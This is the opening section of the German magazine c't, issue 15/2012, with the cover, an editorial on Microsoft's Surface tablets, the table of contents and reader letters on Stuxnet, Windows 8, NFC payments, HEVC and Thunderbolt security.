

Mit Stellenmarkt

ct 15/2012

Internet-Software

Audio/Video

MacBook Pro im Vergleich

Heise

CT magazin für computer technik

4 199148 403906 15

www.ct.de

€ 3,90

Österreich € 4,10

Schweiz CHF 6,90 • Benelux € 5,20
Italien € 5,20 • Spanien € 5,20

15

2.7.2012

Audio/Video:

3 Spezialversionen:

Audials Mediaraptor 9 SE,

PriMus 'ct Edition,

Elastik Demo (Klangbibliothek)

Acoustica Basic Edition 5, Songbird,

ProgDVB Standard, MediaPortal,

Studio One Free, zahlreiche VST-Plug-ins

Internet:

3 Vollversionen: eBay SmartSeller,

SmartStore.biz 6, Website X5 Smart

JonDonym Premium, AMPSS

Webserver sowie nützliche Add-ons

für Browser und Mailer

4 Videotrainings, 3 E-Books

Datenträger enthält
Info- und
Lehrprogramme
gemäß § 14 JuSchG

Auf der Heft-DVD

Audio/Video-Programme Für Kreative und Genießer

Internet-Software

Anonym surfen, Web-Publishing, E-Mail-Tools



Tablets von Microsoft

Schnelle mobile Hotspots

Günstige HD-Camcorder

Druck-Apps für Android

Nokia Lumia 900

Blackburner

Jagd auf Smartphone-Hacker

Geplanter Produktverfall

Windows-Shutdown-Tricks

Websites mit Typo3


Desinfec't im LAN

MacBook Pro mit Retina-Display

Das beste Notebook?

Apples Flaggschiff gegen Windows-Top-Modelle

ANZEIGE



Microsoft hat einen Plan

Erst Windows Phone mit rigiden Hardware-Vorgaben, dann eine neue Version nur für neue Smartphones. Und nun baut Microsoft auch noch Tablets selbst?! Soll das eine Starthilfe für Windows 8 sein oder will Ballmer tatsächlich den treuen Hardware-Partnern die Luft abdrücken? Doch Microsoft sieht den Tablet-Markt differenzierter als die Mäkler vom Dienst. Der Eingriff beschränkt sich auf eine entscheidende Schwäche der Partner: Einen iPad-Konkurrenten kriegen sie nicht hin.

Windows 8 braucht keine Starthilfe. Das zeigte nicht zuletzt die Computex, wo die gesamte Branche erleichtert war, dass Microsoft endlich ein starkes Tablet-Betriebssystem bringt. Dass Microsoft seine Hardware-Partner keinesfalls ausbooten will, zeigt vor allem die Verzögerung bei der Intel-Version des Tablets: Die drei Monate inklusive Weihnachtsgeschäft und dem bei Firmenkunden beliebten vierten Quartal, das ist ein klares Zugeständnis an die Partner.

Was es zum iPad-Konkurrenten braucht, zeigt das in den USA erfolgreiche Kindle Fire, das einzige wirklich beliebte Android-Tablet. Amazon hat es kastriert wie Apple sein iPad; und doch hat es alles, was anderen Android-Tablets fehlt: zentral verfügbare Magazine, Zeitungen und Bücher, legale Filme und TV-Serien, einen überwachten und damit besser vor bösartigen Apps geschützten App-Store.

Auch hat Microsoft erkannt, dass der iPad-Konkurrent ein einzelnes Modell von einem einzelnen Hersteller sein muss. Das Ding muss in den Microsoft-Läden stehen, mehrere identische Exemplare. Kunden sollen direkt ausprobieren, statt erst Datenblätter zu vergleichen.

Daher hat Microsoft sich die ARM-Tablets mit Windows RT - das sind die eigentlichen iPad-Konkurrenten - eine Zeit lang exklusiv gesichert. Auf der Computex hatten einige Hersteller zwar eigene Geräte gezeigt, aber zugegeben, die seien sicher nicht zum Start von Windows 8 fertig.

Schon die Schutzhülle zeigt, dass Microsoft richtig liegt. Die Ingenieure der Hersteller haben sich dabei austoben dürfen, eine Tastatur ans Tablet zu schrauben, doch keiner kam auf die Idee, sie in ein flaches Cover zu integrieren. Sie haben es nicht geschafft, eine Vision jenseits des reinen Hardware-Designs zu finden - so geht es halt Firmen, die dauernd auf Preis-kampf und Massenproduktion starren (müssen). Schon das Design für die schicken Ultrabooks musste Intel ihnen vorbeten.

Ob Microsofts Strategie aufgeht oder ob sich Ballmer im Versionsnetz verängt, steht auf einem anderem Blatt, und zwar auf einem leeren. Kann Microsoft Coolness? Wird es rechtzeitig genügend Apps geben? Werden Vorteile gegenüber dem iPad wie die bessere Mehrbenutzer-Fähigkeit die Kunden überzeugen? Dieser Herbst wird spannend.

Ding RT

Jörg Wirtgen

ANZEIGE

ANZEIGE

aktuell

Windows Phone 8: Gleicher Kernel wie Windows 8	18
Green IT: PC-Hersteller verschieben Umweltschutz	19
Tablets von Microsoft: Surface gegen iPad	20
Prozessorgeflüster: Itanium macht noch mal Dampf	22
AMD-Konferenz: Kombi-CPUs mit ARM-Kernen	24
Hardware: Mini-ITX-Serverboard, Netzteil	26
Embedded: Sensoren, Mini-ITX, USB-3.0-Verlängerung	26
Audio/Video: DVD-Laufwerk für Fernseher, 3DS XL	28
Peripherie: Google TV, OLED-TVs, Dokumentenscanner	30
Apps: Comics, Datenbanken, Außendienst-Helferlein	31
Technische Anwendungen: CAD, Simulation, 3D	32
Anwendungen: CRM, Dokumente retten, Cloud, Grafik	34
Roboter: RoboCup-WM in Mexiko	36
Insekten im Weltall, NXT-Turing-Maschine	38
Linux: Torvalds beschimpft Nvidia, Debian 7.0	40
Kernel-Log: Linux 3.5 mit besseren Grafiktreibern	41
Apple: Patente, Bildverwalter, Mountain Lion	42
Ausbildung: IT-Analyst, Energietechnik, Informatik	43
Forschung: Gigapixel-Kamera, Fahrsimulator, PTB	44
ACTA steht im EU-Parlament vor dem Aus	46
Sicherheit: IE-Angriffe, Cross-Site-Scripting	47
Leistungsschutzrecht: Links bald kostenpflichtig?	48
Internet: Facebook, Google, Opera	49
Netze: Dualband-WLAN, Mobilfunk-Router, Wireshark	50

Magazin


Vorsicht, Kunde: Rufnummernmitnahme verweigert	66
Netzneutralität: Brüsseler Mogelpackung	72
Geplante Obsoleszenz: Produkte mit Verfallsdatum	75
Recht: Datenschutz bei Online-Bewerbungen	140
Bücher: Embedded-Software, Amiga, Retro-Computing	180
Story: Sense von Stefan E. Pfister	188

Internet

Mobilfunknetze: Jagd auf Smartphone-Hacker	134
Surf-Tipps: Software-Alternativen, TV-Suche, Code testen	178

Software

Software-Diagnose: API Monitor für Windows	55
Font-Paket: Elegante Mittelalterschriften	55
Fritz!Box steuern unter Mac OS	55
Zeichen-Apps: Paper und Sketchbook Ink fürs iPad	56
Cloud-Hoster: Virtuelles Rechenzentrum per Klick	57



78

Das beste Notebook?

Scharf! So könnte man Apples MacBook Pro mit Retina-Display in einem Wort zusammenfassen; zudem ist es flach, leicht und überaus leistungsstark. Eine gute Wahl also auch für Windows-Anwender? Die hohe Bildschirmauflösung hat jedenfalls in der Praxis ihre Tücken.

Das MacBook Pro mit Retina-Display gegen Windows-Notebooks 78
Arbeiten mit hoher Bildschirmauflösung unter Mac OS und Windows 84

Tablets von Microsoft	20	Druck-Apps für Android	130
Nokia Lumia 900	58	Desinfec't im LAN	154
Geplanter Produktverfall	75	Websites mit Typo3	162
Günstige HD-Camcorder	120		

Schnelle mobile Hotspots




Ob im Auto, auf dem Campingplatz oder im Zug: Wo kein Kabel liegt, springen mobile Hotspots als schnelle Internet-Zubringer in die Bresche. Moderne HSPA+-Modelle mit 42 MBit/s hängen ADSL-Anschlüsse locker ab und bringen genügend Akkukapazität für mehrere Stunden Surf-Betrieb mit.

94


Windows-Shutdown-Tricks

Vorsicht bei der Herunterfahrt:
Dropboxen schließen selbsttätig. Besser also kurz warten, bis alle Daten mit der Cloud synchronisiert sind. Ein c't-Tool sorgt fürs richtige Timing beim Windows-Shutdown.



158

Jagd auf Smartphone-Hacker



134

Mit Speck fängt man Mäuse – und mit angreifbaren Smartphones vielleicht Hacker. Die Deutsche Telekom betreibt seit etwa einem Jahr in ihrem Mobilfunknetz sogenannte Honey-pots: Scheinbar unsichere Systeme, mit denen man Angreifer bei ihrem Treiben beobachten kann.

Software-Kollektion

Musik machen, Audio bearbeiten, Video schneiden oder einfach nur abspielen – all das bietet die Software-Kollektion zum Thema Audio/Video auf der Heft-DVD. Die Internet-Tools erleichtern den Alltag im Netz, Webentwickler finden auf der DVD Werkzeuge, Bücher und Video-Trainings.

102



Audio und Video aufnehmen, schneiden, mischen, abspielen
Musik machen am PC: Sequencer, Instrumente, Effekte
Internet-Tools: Anonym surfen, bequemer mailen und mehr
Software, Bücher und Video-Trainings für Webentwickler

102
108
112
116

Software-Kollektion: Audio- und Video-Bearbeitung	102
Musikstudio im Computer	108
Internet-Tools: Anonym surfen, bequemer mailen etc.	112
Software, Bücher und Video-Trainings für Webmaster	116
Druck-Apps für Android	130
Spiele: DSA – Satinavs Ketten, Krater	182
Adam's Venture, Episode 3 – die Offenbarung	183
Heroes of Ruin, Lollipop Chainsaw	184
Babel Rising 3D, PulzAR, Mutant Storm	185
Kinder: Stift bringt Bücher zum Sprechen	186

Hardware

Monitor: 24-Zöller warnt bei ungesunder Sitzhaltung	52
iPhone-Projektoren: Aiptek MobileCinema i50S	52
DLP-Minibeamer BenQ Joybee GP2	53
Epson MG-850HD passt auch fürs iPad	53
iPad-Tastatur: Solar Keyboard Folio	54
Gamer-Tastatur: Sharkoon Skinner für 15 Euro	54
Festplattendock mit USB-3.0-Anschlüssen	54
Windows-Smartphone: Nokia Lumia 900	58
Multifunktionsdrucker mit Akkubetrieb	59
Entwicklungskit: Pandaboard ES mit ARM-Doppelkern	60
Mini-PC: Unter 10 Watt mit Desktop-Technik	62
Lautsprecher für Android-Geräte	64
Supercomputer: Neue Welt- und Europameister	68
Das beste Notebook? MacBook Pro mit Retina-Display	78
Hohe Bildschirmauflösung unter Mac OS und Windows	84
MacBooks: Die Neuen mit Ivy Bridge und USB 3.0	88
Mobile Hotspots: Schnell ins Netz mit HSPA+	94
HD-Camcorder: Einsteigermodelle um 300 Euro	120
Solid-State Disks: SATA 6G vs. SATA II	150

Know-how

jQuery Mobile: Web-Apps für mobile Geräte	172
---	-----

Praxis

Hotline: Tipps und Tricks	144
FAQ: LibreOffice	148
Desinfec't: Das Antiviren-Linux aus dem Netz booten	154
Windows-Shutdown-Tricks: Warten auf Dropbox	158
Typo3: Erste Schritte mit dem Open-Source-CMS	162
Linux: Ubuntu als HD-Videorecorder	168

Ständige Rubriken

Editorial	3
Leserforum	10
Impressum	14
Schlagseite	17
Stellenmarkt	202
Inserentenverzeichnis	213
Vorschau	214

ANZEIGE

ANZEIGE

Andere Qualität

Editorial „Wahlkampf mit Stuxnet“, Jürgen Schmidt über Obamas Cyberwar, c't 14/12

Natürlich sitzen die USA im Glashaus. Sie teilen sich dies aber mit allen anderen Nationen. Vor einem „unbegrenzten“ Cyberwar ist heute keine Nation und deren Infrastruktur gefeit. Sie sollten aber berücksichtigen, dass ein Angriff auf zivile Ziele, also z. B. ein Wasserkraftwerk, vor dem Hintergrund des humanitären Völkerrechts eine andere Qualität hat als der Einsatz einer Cyber-Special-Force wie Stuxnet. Soweit mir bekannt ist, ist Stuxnet so spezialisiert, dass es sich um einen gezielten Angriff auf ein militärisches Ziel handelt. Zumindest aus Sicht der USA. Eine Reaktion auf einen solchen gezielten Cyber-Angriff, die sich gegen zivile Einrichtungen richtet, würde eine Reaktion auslösen. Und zumindest im Falle USA darf deren enormes konventionelles und letztlich auch atomares Potential nicht unberücksichtigt bleiben. „Wer Wind sät, wird Sturm ernten“ – und ich glaube, dass es heute keine Nation wagt, den amerikanischen Sturm zu entfesseln. Vor diesem Hintergrund kann der Friedensnobelpreisträger Obama noch lange mit seinem Cyberkrieg angeben.

Ingo Rüttinger

Sicherheit durch Angriffe

Die Bedrohung von kritischen Infrastruktursystemen wie Kraftwerken durch Cyber-Sabotage besteht einzig, weil es Schwachstellen in den Systemen gibt und ein Einbruch in solche Systeme für den Angreifer lohnend ist – unabhängig davon, ob ein Staat seinerseits Schwachstellen in Systemen anderer Staaten ausnützt oder nicht. Erfolgreiche Cyber-Angriffe steigern natürlich das öffentliche Augenmerk auf diese Art der Kriegsführung und könnten so die Bemühungen anderer Staaten, in diesen Bereichen Know-how aufzubauen, verstärken. Die bestehenden Sicherheitslücken und somit die Gefährdung verändern sie meiner Meinung nach jedoch nicht. Vielmehr habe ich die Hoffnung, dass durch die öffentliche Diskussion und eventuell daraus folgend den Aufbau eigener Kompetenzen die Sicherheit solcher Systeme zukünftig verbessert werden kann. Nur der ständige Wechsel von Angriff und folgendem Schließen der Sicherheitslücke kann

Kommentare und Nachfragen

- zu Artikeln bitte an xx@ct.de („xx“ steht für das Kürzel am Ende des jeweiligen Artikeltextes).
- zu c't allgemein oder anderen Themen bitte an redaktion@ct.de.

Technische Fragen an die Redaktion bitte nur unter www.ct.de/hotline oder per Telefon während unserer täglichen Lesersprechstunde.

Anschrift, Fax- und Telefonnummern, weitere Mail-Adressen im Anschluss an die Leserforum-Seiten.

Die Redaktion behält sich vor, Zuschriften und Gesprächsnachrichten gekürzt zu veröffentlichen.
Antworten der Redaktion sind kursiv gesetzt.

langfristig zu sicheren Systemen führen. Ich vermisse mal, dass ein Angriff wie Stuxnet heute in den iranischen Atomanlagen nicht mehr zum Erfolg führen würde – und in den amerikanischen erst recht nicht.

Florian Bruhns

User genervt

Titelthema „Wo Windows 8 punktet“, c't 14/12

Wozu erfindet Microsoft zwangsweise ständig neue Bedienkonzepte? Würde die Automobilindustrie so arbeiten, wären die Unfallzahlen aufgrund von Fehlbedienungen gigantisch. Der Motorstart wäre nur von außen möglich, indem man die Hand auf die Motorhaube legt, der Stopp des Motors dagegen wäre mit der Abfolge verschiedener Gesten im Sichtfeld des Innenspiegels vorzunehmen. Gas und Bremse als zentrale Bedienungen würden durch farbige Flächen im Dachhimmel ersetzt, das Linksabbiegen würde durch eine kreisende Wischbewegung im Dachhimmel eingeleitet, das Rechtsabbiegen dagegen durch ein langsames zweihändiges Bewegen nach oben. Ach ja, angeblich wäre das Auto völlig unfallsicher und absturzfrei. Dass der generierte User aber irgendwann aufgibt und sich aus dem Fenster stürzt, wird bei der Zählung von „Absturz“ wohl unterschlagen. Was bitte rauchen die in Redmond? Gehts noch?

Olaf Schilgen

Beunruhigende Beglückung

Nichtöffentlicher Nahverkehr, Die Nahfunktechnik NFC in Smartphones und Chipkarten, c't 14/12, S. 140

Das Beunruhigende an den Bezahlmöglichkeiten per NFC ist, dass diese per „Zwangsbeglückung“ eingeführt werden. Laut Auskunft meiner Bank werden künftig alle Bankkarten mit der kontaktlosen Bezahlmöglichkeit „girogo“ ausgestattet, die auf der bisherigen GeldKarten-Funktionalität aufbaut. Eine Deaktivierung auf Kundenwunsch ist nicht möglich. Zuverlässig schützen gegen den dann nicht mehr auszuschließenden „Taschendiebstahl im Vorübergehen“ kann man sich nur, indem man die GeldKarten-Funktionalität gar nicht mehr nutzt und kein Geld mehr auflädt. Ein klares Beispiel dafür, wie wenig ernst es die Kreditwirtschaft mit der Sicherheit für den Bezahler nimmt.

Christian Rank

Eigentlich überflüssig

Schwerpunkt „Mediacenter Auto“, c't 14/12

Den Artikel fand ich interessant, aber nicht kritisch genug. Ich kann mich während der Fahrt nicht mit irgendwelchen Drehstellern oder Touchpads beschäftigen. In meinen Augen ist die Spracheingabe das einzige, was in Frage kommt. Die Autohersteller wollen nicht, dass man einfach ein Smartphone verwendet, sie wollen ihre teuren eigenen

Systeme verkaufen, die sehr schnell veraltet sind. Deshalb wird das Smartphone auch in eine Kiste verbannt, wo es nicht mehr genutzt werden kann. Bestenfalls dient es dann als Modem.

Die reale Nutzung des Smartphones ist aber doch wohl, dass man es zur Navigation etc. nutzt, indem man es mit einem Halter an der Windschutzscheibe befestigt. Das mache ich sogar mit meinem billigen Nokia 5230, was ganz gut klappt. Man braucht dann eigentlich nur eine Bluetooth-Freisprechanlage. Die Navigation mit TomTom auf dem iPhone ist momentan wohl deutlich besser als jedes eingebaute System. Mit Siri gibt es schon Sprachsteuerung und mit „Apple Eyes Free“ sollte sich die Situation weiter verbessern. Dann ist ein eingebautes System eigentlich überflüssig.

Andreas Frick

Hier eine Notlösung

Schnell vorerstet, Geotagging mit Google Latitude, c't 14/12, S. 164

Mit Interesse habe ich den Artikel gelesen, komme ich doch gerade von einer dreiwöchigen China-Rundreise zurück, auf der ich ebenfalls mein Mobiltelefon (Samsung Nexus S) zum Aufzeichnen der zurückgelegten Wege genutzt habe. Als Software habe ich den OSMTracker für Android genutzt und kann diese App uneingeschränkt empfehlen. Der OSMTracker kann die aufgezeichneten Tracks direkt als GPX exportieren und es wird keine ständige Internetverbindung benötigt. So kann man sich den komplizierten Umweg via Google ersparen und die Geodaten werden auch nicht an den Suchmaschinenkonzern übermittelt, so dass man auch nicht auf seine Datenschutzeinstellungen achten muss.

Des Weiteren fand ich den GPS-Empfang meines Telefons nicht besonders gut. Oft wurde nichts mehr aufgezeichnet, wenn ich das Telefon in der Hosentasche hatte. Das führte dazu, dass ich das Telefon meistens sehr auffällig tragen musste. Bei Autofahrten musste das Telefon in der Griffmulde der Tür, bei Zugfahrten direkt am Fenster abgelegt werden. In Anbetracht der Tatsache, dass Touristen häufiger Opfer von Taschendieben werden, ein riskantes Unterfangen, seine Wertsachen so offen zu präsentieren. Zumal Smartphones auch eine Menge an persönlichen Daten enthalten.

Ein weiteres Problem ist die Akku-Laufzeit. Nur aufgrund der Tatsache, dass ich auf 2G geschaltet, sämtlichen Datenverkehr abgeschaltet und alle anderen Hintergrunddienste auf ein Minimum reduziert habe, war ich in der Lage, die Tagesausflüge nahezu vollständig aufzuzeichnen. Obwohl mich die Ergebnisse überzeugt haben, ist das Mobiltelefon als Geotagger für mich eher als Notlösung zu betrachten. Ich denke, dass ein spezielles GPS-Gerät mit austauschbaren Akkus und externer Antenne besser geeignet wäre.

Oliver Kramer

ANZEIGE

Reverse Sichtweise

Die virtuelle Bewerbungsmappe – Bei Online-Bewerbungen gelten spezielle Regeln, c't 14/12, S. 147

Mindestens aus Symmetrie-Gründen käme man in Versuchung, den Artikel noch einmal mit reverser Sichtweise zu verfassen: Wie sollte ein Unternehmen Stellenausschreibungen verfassen, damit es geeignete Bewerber findet? Während inzwischen jeder kleine Webshop gelernt hat, mit Kundendaten vertraulich umzugehen, ist es im Job-Vermittlungs-Metier immer noch gang und gäbe, dass kein verschlüsselter elektronischer Kanal zur Übermittlung von Bewerbungsunterlagen angeboten wird. Überwiegend gibt es keine Aussage über die Verwendung der übermittelten Daten oder das rekrutierende Unternehmen räumt sich eine viel zu weitgehende Verwendung der Daten ein.

Verschickt ein Bewerber unter solchen Bedingungen dann eine Bewerbung auf Papier, ist er der Hinterwäldler, dem man unterstellt, er wisse noch nicht mit elektronischen Medien umzugehen; weist er auf Verbesserungs-Möglichkeiten in Bezug auf gesehene Infrastruktur-Mängel hin, wird er als unbehaglich wahrgenommen.

Auf Wunsch des Verfassers ohne Namensnennung

Auf datenschutzrechtliche Aspekte von Online-Bewerbungen geht der Beitrag „Personal im Datenformat“ auf Seite 140 in dieser c't-Ausgabe ein.

Was H.265 fehlt

Noch effizienter, bitte! Der kommende Video-kompressionsstandard HEVC, c't 14/12, S. 174

Vielen Dank für diesen ersten interessanten Einblick in die Hintergründe der Architektur und die Funktionsweise des zukünftigen Standard-Codecs für Videokompression. Während der Lektüre des Artikels ist bei mir stetig die Vorfreude auf den Nachfolger von H.264 gewachsen. Das war zumindest bis zum letzten Abschnitt so, wo Sie dann die Katze aus dem Sack lassen: Der neue High-End-Codec unterstützt zumindest vorerst nur eine Auflösung von 8 Bit. Die Unterstützung des High 10 Profile von H.264 im populären Freeware-Encoder x264 hat gezeigt, dass sich dadurch je nach Quellmaterial Einsparungen bei der Datenrate von 10 bis 20 Prozent bei gleicher oder besserer Bildqualität erreichen lassen. Zusätzlich entledigt man sich durch die Kompression mit 10 Bit endlich fast vollständig des lästigen und wirklich unschönen Phänomens des Banding.

Von daher hätte ich erwartet, dass die Unterstützung von 10 Bit nicht nur von Anfang an dabei ist, sondern auch obligatorisch und 8 Bit obsolet und nicht mehr unterstützt wird. Zähle ich eins und eins zusammen, bleibt unterm Strich bei HEVC dann nur noch eine Ersparnis von circa 20 Prozent bei der Datenrate und durch Banding eine gegebe-

nenfalls sogar schlechtere Bildqualität. Wirklich bedauernswert an dieser Stelle ist, dass selbst wenn später 10 Bit und mehr bei der Farbtiefe unterstützt werden, sich 8 Bit bereits als Standard etabliert haben wird und an ein Nachrüsten bestehender Hardware-Decoder auch nicht zu denken ist.

Jan Lars Hübner

Keine Angst – 10 Bit und 4:4:4 sind in Vorbereitung und werden vermutlich Anfang 2014 als Standard fertig sein. Wir haben übrigens lange 10 Bit als Voreinstellung genutzt und damit sogar circa 2 bis 3 Prozent mehr Gewinn gegenüber AVC/H.264 erzielt. Es hat sich dann aber herausgestellt, dass insbesondere die Hardware-Industrie für den Anfang nur 8 Bit wollte – um höheren Speicheraufwand zu vermeiden. Daher ist es im Main Profile so festgeschrieben worden. Banding wird übrigens durch SAO (Sample Adaptive Offset) praktisch eliminiert.

(Jens-Rainer Ohm)

Patentschutz zur Seite

Prozedurale Prosa auf Europäisch, Kein Urheberrechtsschutz für Programmiersprachen, c't 13/12, S. 154

Der Artikel hat sehr gut deutlich gemacht, dass das Urheberrecht „Ideen und Grundsätze, die einem Computerprogramm zugrunde liegen“ nicht schützt. Dies liegt daran, dass das Urheberrecht auf den Schutz von kulturellen Werken mit einer wahrnehmbaren Formgestaltung abzielt. Die Autoren haben allerdings nicht auf den wichtigen Punkt hingewiesen, dass Ideen und Grundsätze durch das Patentrecht geschützt werden können, das dem Urheberrecht zur Seite steht. Das Patentrecht schützt allerdings nur technische Erfindungen. Computerprogramme als solche sind vom Patentschutz ausgenommen. Ein schutzhfähiges Computerprogramm muss einen technischen Beitrag liefern. Auf Computersprachen übertragen bedeutet dies: Eine Computersprache, die zur Steuerung eines Roboters konzipiert ist (wie beispielsweise ROBOLAB/LabVIEW), kann möglicherweise technische Aspekte aufweisen,

die sich durch Patente schützen lassen. Gleiches gilt für Benutzerschnittstellen, Protokolle und Dateiformate mit technischem Beitrag, die sich ein erforderlicher Programmierer durchaus schützen lassen kann (man denke nur an Slider-Patente und die viel diskutierten Codec-Patente).

Dr. Martin Meggle-Freund, Patentanwalt

Keine ausreichende Warnung

Donnerschlag, Thunderbolt-Buchse mit 10 GBit/s jetzt auch an PCs, c't 13/12, S. 128

Ich finde es schade, dass in Ihrem Artikel fast nur beiläufig und nahezu verharmlosend in einem kleinen Kasten auf die grundlegenden Sicherheitsbedenken gegen diese neue I/O-Technik eingegangen wird. Solange dieses Angriffsszenario ausgenutzt werden könnte, disqualifiziert sich TBT (genauso wie Fire-Wire) insbesondere für den Einsatz im Unternehmensumfeld. Ich würde mir wünschen, dass Sie solche Gefahren deutlicher herausstellen, auch wenn das möglicherweise die Beerdigung einer neuen Technik zur Folge hätte.

Alexander Burkert

Ergänzungen & Berichtigungen

Klicken statt wischen


Was Windows 8 für klassische PCs bringt, c't 14/12, S. 92

